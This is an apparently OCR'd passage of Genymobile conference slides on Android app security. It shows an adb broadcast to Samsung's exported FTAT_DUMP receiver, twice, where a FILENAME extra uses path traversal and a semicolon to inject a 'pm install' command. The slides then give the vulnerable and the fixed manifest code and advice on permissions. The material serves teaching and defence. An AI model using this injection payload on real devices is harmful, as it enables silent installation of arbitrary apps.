                /system/bin/pm install an.apk;
                #'

Broadcasting : Intent { act=com.android.sec.FTAT_DUMP (has
extras) }
Broadcast completed : result=0
```

We execute our `system` command

LET'S TEST IT !

Genymobile

```
$ adb shell am broadcast -a com.android.sec.FTAT_DUMP
  --es FILENAME '../../../../../dev/null;
                 /system/bin/pm install an.apk;
                 #'

Broadcasting : Intent { act=com.android.sec.FTAT_DUMP (has
extras) }
Broadcast completed : result=0
```

LET'S TEST IT !

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
NAUGHTY BOY !



05 FIX IT !

DIRTY CODE

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```
<receiver name=".FTATDumpReceiver">
    <intent-filter>
        <action name="com.android.sec.FTAT_DUMP"></action>
    </intent-filter>
</receiver>

<receiver name=".FTATDumpReceiver"
          permission="...servicemodeapp.permission.KEYSTRING">
    <intent-filter>
        <action name="com.android.sec.FAILDUMP"></action>
    </intent-filter>
</receiver>
```

PROPER CODE

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```
<receiver name=".FTATDumpReceiver"
          permission="...servicemodeapp.permission.KEYSTRING1">
    <intent-filter>
        <action name="com.android.sec.FTAT_DUMP"></action>
    </intent-filter>
</receiver>

<receiver name=".FTATDumpReceiver"
          permission="...servicemodeapp.permission.KEYSTRING2">
    <intent-filter>
        <action name="com.android.sec.FAILDUMP"></action>
    </intent-filter>
</receiver>
```

06

CONCLUSION

SUMMARY

Genymobile

It happens at application level

Look after your app's backdoors

Don't export local services

Use a strict permission model

ANDROID M

Benjamin Poiesz' talk : https://www.youtube.com/watch?v=f17qe9vZ8RM

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Smaller set of permissions

Request permissions at runtime

Users will be able to grant and revoke permissions individually for all apps at all time !

Compatibility to the old permissions system

Grant permissions at the installation with the possibility to change them after.

Thanks for your attention !

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www.genymobile.com

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QUESTIONS ?